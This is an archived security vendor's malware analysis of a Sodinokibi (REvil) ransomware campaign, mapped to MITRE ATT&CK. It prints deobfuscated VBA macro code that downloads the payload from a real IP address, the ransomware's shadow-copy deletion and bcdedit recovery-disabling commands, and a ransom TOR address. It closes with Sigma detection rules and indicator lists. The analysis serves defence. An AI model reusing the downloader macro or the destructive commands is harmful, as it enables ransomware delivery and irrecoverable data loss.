A brief history and further technical analysis of Sodinokibi Ransomware

By Suleyman Ozarslan, PhD

Published: 2020-01-14 · Archived: 2026-04-02 10:48:45 UTC

Sodinokibi ransomware, also known as REvil or Sodin, has been responsible for a series of high-profile attacks since April 2019:

Picus is designed to simulate adversarial Tactics, Techniques and Procedures (TTPs) in endpoints by mimicking malware activities without adversely affecting endpoint systems. In this way, emergent and prevalent APT and malware threats are reverse-engineered and malware actions are analyzed to build endpoint threat scenarios. Each action as an attack technique is mapped to MITRE's ATT&CK (Adversarial Tactics, Techniques, and Common


Knowledge) framework. The remaining part of this article analysis of a Sodinokibi sample with referring to ATT&CK tactics and techniques.

Initial Access

Spearphishing Attachment (ATT&CK T1193) is one of the most used Initial Access techniques used by ransomware families as in Sodinokibi. Attackers use spam emails with an attached MS Office Word document including a malicious macro to download the ransomware to the target system. In order to show the lifecycle of Sodinokibi ransomware, we analyzed a Microsoft Word document. The specific sample analyzed below is Bewerbungsunterlagen_6704760.doc (SHA-256: fb8b03748b617acf0ee3b138c5b37e74ec396bc73da3362d633862d7283742fd , detection rate is only 33/60 as of today). Even though Sodinokibi uses simple obfuscation techniques mentioned below, 30 of 60 antiviruses cannot detect it. “Bewerbungsunterlagen” means “application document” in German, and the attackers used a CV theme to lure victims into downloading the document. Sodinokibi is a “Ransomware-as-a-Service (RAAS) malware, so its distribution methods vary depending on the attacker distributing it. Attackers have used the following Initial Access techniques in their other campaigns to deliver Sodinokibi:

- Exploit Public-Facing Application (ATT&CK T1190) : Attackers exploit vulnerabilities in enterprise applications to distribute it, such as the deserialization vulnerability CVE-2019-2725 in Oracle WebLogic Server having a CVSS score of 9.8/10.
- Remote Desktop Protocol (ATT&CK T1076) : Attackers use RDP to deliver Sodinokibi. This delivery technique can also be classified in External Remote Services (ATT&CK T1133).
- Supply Chain Compromise (ATT&CK T1195) : Sodinokibi ransomware was distributed through a compromised version of WinRAR downloaded from the WinRAR Italia website.
- Drive-by-Compromise (ATT&CK T1189): Attackers compromised WordPress sites and injected JavaScript over the content of the original site to spread Sodinokibi.


When a victim opens the document, Microsoft Word asks to enable/disable macros. It reveals that a macro is embedded in the document (Scripting, ATT&CK T1054).



The malicious document claims that it was created in an earlier version of Microsoft Office and asks the victim to enable the content, which launches the code hidden in the macros.

Defense Evasion

When we examined macros in the document, we saw that VBA (Visual Basic for Applications) codes were split into modules and functions for the purpose of obfuscation (Obfuscated Files or Information, ATT&CK T1027).




```
  Function fP1()
  v1 = 465
  Select Case v1
  Case 1 To 5
  fP1 = "hello"
  Case 6, 7, 8
  fP1 = "hello2"
   Case 9 To 10
  fP1 = "hello3"
  Case Else
  fP1 = "C:\\Windows" & fP2 & fP3
  End Select
End Function
```

```
  Function fP2()
  fP2 = "\\Te"
```

```
End Function
```

```
  Function fP3()
  fP3 = "mp\\MicrosoftOfficeWord_upd.v.88735.34.5" + "." + "exe"
End Function
```

“We combined the above functions and revealed that fP1 = "C:\\Windows\\Temp\\MicrosoftOfficeWord_upd.v.88735.34.5.exe”.

```
  Function fP1()
  v1 = 345
  Select Case v1
  Case 1 To 5
  fP1 = "hello"
  Case 6, 7, 8
  fP1 = "hello2"
   Case 9 To 10
  fP1 = "hello3"
  Case Else
  fU1 = fU2(Array(10, 20, 30))
  End Select
End Function
```

```
  Function fU2(v1)
  If IsArray(v1) = True Then
  fU2 = "hxxp://54.39.233.132/de1.trp"
  Else
  fU2 = "hello"
  End If
End Function
```

According to the above functions, fU1 = "hxxp://54.39.233.132/de1.trp".

As we know the fU1 and fP1 parameters, we can understand the following function:

```
  Function fD2(v1 As Integer, v2 As Integer)
   If v1 = v2 Then
  fD2 = URLDownloadToFile(0, fU1, fP1, 0, 0)
  Else
  fD2 = 123
```

```
            End If
        End Function
```


The URLDownloadToFile function downloads bits from the Internet and saves them to a file. Let's put the values we obtained into this function:

URLDownloadToFile(0, hxxp://54.39.233.132/de1.trp, C:\\Windows\\Temp\\MicrosoftOfficeWord_upd.v.88735.34.5.exe, 0, 0)

The second parameter (fU1) is a string value that contains the URL to download, and the third parameter (fP1) is a string value containing the name or full path of the file to create for the download. Accordingly, this function downloads **de1.trp** from **54.39.233.132** and saves it to the **C:\Windows\Temp** directory as **MicrosoftOfficeWord_upd.v.88735.34.5.exe**.

The downloaded file is the Sodinokibi ransomware (SHA-256: 720fbe60f049848f02ba9b2b91926f80ba65b84f0d831a55f4e634c820bd0848, detection rate is 51/69 as of today). Its artifacts usually mimic the names of known executables for Defense Evasion, such as a Microsoft Word update file name (MicrosoftOfficeWord_upd.v.88735.34.5.exe) as in this sample (Masquerading, ATT&CK T1036).

Execution



As seen in the above process graph, the macro in the Word document downloads and runs Sodinokibi executable. After execution, it runs the following command using cmd.exe (Command-Line Interface, ATT&CK T1059):

```
C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set
```

- At first, this command runs **vssadmin.exe** to delete all volume shadow copies on the system to prevent recovery (Inhibit System Recovery, ATT&CK T1490)

  ```
  vssadmin.exe Delete Shadows /All /Quiet
  ```

- Then, it uses **bcdedit.exe** twice to disable automatic Windows recovery features by modifying boot configuration data (Inhibit System Recovery, ATT&CK T1490)


```
bcdedit /set {default} recoveryenabled No

bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Sigma rules detecting the above actions are given in the Appendix.

Impact


Like most ransomware, Sodinokibi encrypts files and adds a random extension such as “test.jpg.1cd8t9ahd5” (Data Encrypted for Impact, ATT&CK T1486). It also drops a ransom note in folders that contain encrypted files. The name of the ransom note is the random extension added to the encrypted files. For example, if the extension is ".1cd8t9ahd5", the ransom message filename will be called "1cd8t9ahd5-HOW-TO-DECRYPT.txt".



The ransom note recommends accessing the attacker’s website over the TOR browser: hxxp://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/C2D97495C4BA3647

When we accessed the website, we saw the following page that wants 0,6346 Bitcoin worth $5,000. If you pay the ransom in two days, the cost is halving.

In the “ABOUT US” section on their website, they claim that they developed the best data encryption and decryption system available today. I am sure they did not develop the best encryption method, but they use multiple encryption by encrypting files and also the private keys. To put it another way, it requires two keys for decryption. Sodinokibi uses AES encryption to encrypt the private keys, and Salsa20 for encrypting files. As far as I know, unfortunately there are no decryption tools to restore data encrypted by Sodinokibi ransomware.



CONCLUSION

In this wave of attacks, Sodinokibi ransomware spreads by spearphishing emails that lure victims into downloading a CV themed Word document, which contains a macro that downloads and executes the ransomware. Commands in the macro are split into different modules and functions for defense evasion. After infection, Sodinokibi encrypts files and puts a ransom note in folders that contain encrypted files. It also deletes all volume shadow copies and disables automatic Windows recovery features to inhibit system recovery. Sodinokibi uses very similar infection and execution techniques with the notorious GandCrab ransomware, raising suspicion that it was developed by GandCrab authors.

Do you want to know if your current enterprise security controls are blocking these types of attacks? You can request a demo. Don't hesitate. Let us show you how within just a few hours, we can quickly report to you how your network security systems are protecting you against Sodinokibi and other prominent cyber attacks!

APPENDIX

MITRE's ATT&CK Techniques Observed

Initial Access	Execution	Persistence	Defense Evasion	Lateral Movement	Impact
T1189 Drive-by-Compromise	T1059 Command-Line Interface	T1133 External Remote Services	T1036 Masquerading	T1076 Remote Desktop Protocol	T1486 Data Encrypted for Impact
T1190 Exploit Public-Facing Application	T1054 Scripting		T1054 Scripting		T1490 Inhibit System Recovery
T1133 External Remote Services					
T1193 Spearphishing Attachment					
T1195 Supply Chain Compromise					

Sigma Rules

Inhibit System Recovery by Shadow Copy Deletion via Vssadmin Utility

```
              title: Inhibit System Recovery by Shadow Copy Deletion via Vssadmin Utility
                status: experimental
              description: Detects the attempt to delete shadow copy via Vssadmin Utility. This techn
              author: Picus Security
              references:
                - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vs
                - https://attack.mitre.org/techniques/T1490/
                - https://attack.mitre.org/tactics/TA0040/



                logsource:
                product: windows
                service: security
                 definition1: 'Requirements: Group Policy : Computer Configuration\Windows Settings\
                 definition2: 'Requirements: Group Policy : Computer Configuration\ Administrative T



                detection:
                selection:
                EventID: 4688
NewProcessName: '*\vssadmin.exe'
ProcessCommandLine: '*delete shadows*'
                condition: selection


                falsepositives:
                  - Legitimate administrative activities


                level: medium
                tags:
                  - attack.impact
- attack.t1490
- attack.ta0040
```

Inhibit System Recovery by Disabling Windows Recovery Features via Bcdedit Tool

```
              title: Inhibit System Recovery by Disabling Windows Recovery Features via Bcdedit Tool

              status: experimental
```

```
              description: Detects the attempt to disable Windows recovery features via bcdedit tool

              author: Picus Security

              references:

                  - https://attack.mitre.org/techniques/T1490/

                  - https://attack.mitre.org/tactics/TA0040/

                logsource:

                  product: windows

                  service: security

                  definition1: 'Requirements: Group Policy : Computer Configuration\Windows Settings'

                  definition2: 'Requirements: Group Policy : Computer Configuration\ Administrative T

                detection:

                  selection:
                   EventID: 4688
NewProcessName: '*\bcdedit.exe'
ProcessCommandLine: '*recoveryenabled no*'
                  condition: selection


                falsepositives:
                - Legitimate administrative activities
                level: medium
                tags:

                  - attack.impact

                  - attack.t1490

                  - attack.ta0040
```

Indicator of Compromises (IoC)

Delivery Documents (12)

```
08E7D0E983D0220D2A8461B92A47B7F124FB1A908E96AC764DE5C17CF4752860

1556A1F0240524777400D348FEF71C6CB08E6AEFCCD5E941CD7A0BBF18C0154F

34A90353EB2A9DDE073ACC7C7AFDFDA485751796263D42A3AD7826F3D2F16760

3C110B159BED84231DCE840F02698F5E0EB894B1EC5E56C2AB85EDFAFAFDA0C8

788E59B2FB3C80323B55CC94DC61C9D61A2D490874014591D0A8D36958B3E2F6

7A4D05FCCC674B3E957F19E288D5149AC326C7197BDB4CCAC8055E81462A85E9

C1A4878CBD32046E2FD73BBD910C62354C22BA5E53F10451420FD2F7E778A90C

CB77DC3AE2CEE170F3BD49148BF71080688E8CA3096AF1A07CC26677FB246404

D4E2FBCC71F4D02D01747BDAC5806DC56E59CAE4409E47867F3365FF998E8803

DEEC8382BC1A851A74B7261D7971EC65436AE43F51260948FAFCC794594EF77B

E8C1360A9B36EF1E4F93FC17D95963A47EC87AD3C3D85A5E0A16C29D00D53CD9

FB8B03748B617ACF0EE3B138C5B37E74EC396BC73DA3362D633862D7283742FD
```

Sodinokibi Executables (55)

```
06B323E0B626DC4F051596A39F52C46B35F88EA6F85A56DE0FD76EC73C7F3851

0C71AD6BF359A83BD638A94403CE010B27DD7562EB8DA359A4316847E41C530E

0DAB0428B414B0440288A12FBC20DAB72339EF72FF5859E8C18D76DD8B169F50

139A7D6656FEEBE539B2CB94B0729602F6218F54FB5B7531B58CFE040F180548

1529519A30988F43B2A6ECE10F4115AB7EC282F25D3255F2A99A890E1C1C08DB

1A2A7BB050304E33C3303990C456779DF8500730F3821D2842FCFDF5B39981D4

1D8D0EE5E83DA80F119E53527577A2B70D8A65282B3F9D011F178E34D3582823

1E22338DFB7BE3F01E2ACB28984039EF6381FC67AB8771E2EEF254687F3D0B96

26C499E3F9EC79AE91FCA43DD81F9D1302A913EE30474223F3F5320C10C4A4A0
```

```
2CDE04820DE1C7CC080B36DB54B4F48E00629326716EB4678AAB2C8EAAAC8280

338E8F24EEB38B5EF67EF662B65D592C816EBA94DFAAAC856021DAC407DAF294

34DFFDB04CA07B014CDAEE857690F86E490050335291CCC84C94994FA91E0160

3B5DD6038D9CB2DFD7D5089B629B1A3EFBC4A79EBDD1DC773B9790917E40849F

3EB7FDAACCFCD2C71F527C87B55FFC40BCA2ED82728593DBD44AE31B0B389C14

412E951A350B84F8C0D0A2DB79029B4BBD6BE624656F2A739DB0FC00C6DBB52F

43AEF9C8395CB4BEBAED211E1A364CDF3074B80FF0A3150CD941A07977024B03

48CE9CC7A0539232C3B5C0E6D44206F145B530A108792F51143B9A3FCED446AC

510EB5EBDF01D199742A98E50DD00637C6B9AF6A22DB23635BD63D4B2BF9885E

53178B6CF05DE5165B5B15C88426215B502DCC4C681E8C049E37E3BB503CBEC9

5DDE3386E0CE769BFD1880175168A71931D1FFB881B5050760C19F46A318EFC9

5DEB8DB611178E0858435460FC7CFF9E3F2CA23766CD5F023155C1EB6CF3E58E

60F1FC7E684C71E0203D7E6EA7FCB691B5CD723A7DA6EF4E4E462AE7F262E857

6329693E5C61A2F0FA1A53BD177F5A332EF729050B3F109630B759C792F0B986

6A2BD52A5D68A7250D1DE481DCCE91A32F54824C1C540F0A040D05F757220CD3

720FBE60F049848F02BA9B2B91926F80BA65B84F0D831A55F4E634C820BD0848

721A6E2F7EA7C72CD76FD00DCCE09BA9038C2629FEE19A9EB8B493D2419B0CE6

7227CB2316B9E3B678698609B41BA67958D509FBF37C46CBDE714B105B71BD68

7BE57F5067BB6DA0EF6804A49C8F4BA951E3E668E4B9C51AD492DF16C925A1B7

7E105447D0805615ED84971CEB96B2177C050AF2A7B4E396909109D9B6A4B9F3

893FE5EFAFE1F89C93802840D71FFDA98D8F586220537CB03FA81B9F6D6044E0

8C7E451F9D41AB36361AD516AF1AFC7ED985B7595FA77B6606775CB4686F9D1F

98FC76F4920BEF67830BE2D7D9C45FCFF4CA47C9003573708C5B1EDFE5A1B705

A1C58EE02858564BDBB8496EF4F9CEBAED39CF517F1C05240C79341DBD07AD95
```

```
A376246E76EDB3F78FB5AFC32B7C250EB93AC658C75A14356644644D4FC93BAF

A46B363018C0D60F3DAFE2D23341FA9D72D989CE4C35D2EC1198F98805D41B8A

A593E2CC6FE811D6BDA7750806FDF4692624E4545AA6451036769455AA9C02CE

A89E86FF5118A51337AD90686C9B5C1B986DD2BED51BBD22334D8A9D1DD89582

A9BBF8012630DC6BCD8ABAC51E45FF9EA185F4EF5FEA037A63CF36F1CCED7281

AB9755A71005534C3D54354BE77F304D7CB931B65A9DE9A3B0F5FF85F1118F95

ADEF0855D17DD8DDDCB6C4446E58AA9F5508A0453F53DD3FEFF8D034D692616F

B2FF63F76AAEB73B02777C3B79022BA5A0DB2D44F61071AF808C4074E88ED6F7

BD034A6A4481AC8902E20F98350D47D06A035C57E5EA8A21D34BFE017EDB13DA

BF7114F025FFF7DBC6B7AFF8E4EDB0DD8A7B53C3766429A3C5F10142609968F9

C9FBE5FA6363031BD15DEE006151DDF7D9921C415421479FEC2E9732E451B584

D5F7964DC07BB3465FBC3A995FCADD623197716480F6B86518A5DFDAFC9F3AF7

D66F94A9FEAA7AB3C06C6AFB7E2C00806607B17C77C068539E7C5F11A0447B00

D74CD044351030290F6AD8F70F91D51B6C39675CA3C70C45B5B0C5BD09589FF6

DDB62308575FC302245EF34D7C67EE95EEFB8A834201475DCDF490E24AA6A444

E4E83D2787545C363C909247592FA5513F6A9F330C13586A14B99D6B7BB60A99

E776DE801B898C65CBEF480CCEC47A60C1436E4BA1EA11F99EF2B90AB05961FF

E7F9C0229C0874C069C2F3DCF237E1EE334AC4F9BC955BE8146D07941FF35790

F582A3E83181096236A5D63445CED2EA2F6F61BB9B4DDF82762DD2AE11C233A5

F80527B6AD651D82B59B018C2960AB4AF31891AAB4315F325920C010CCB38F7F

FB1358F4F00223FD5AA87BED22B29A65DCF7C1C26921750329EF67CBD1222B08

FBA829759D359DEA91DB09AC8B4674237D8DBC57EC8B76A3EBF227DA9AE96535
```

Domains (4)

```
Anmcousa.xyz

Blaerck.xyz

cklinosleeve.icu

fcamylleibrahim.top
```

IPs (4)

```
45.67.14.162

54.39.233.132

185.193.141.248

185.234.218.9
```

Source: https://www.picussecurity.com/blog/a-brief-history-and-further-technical-analysis-of-sodinokibi-ransomware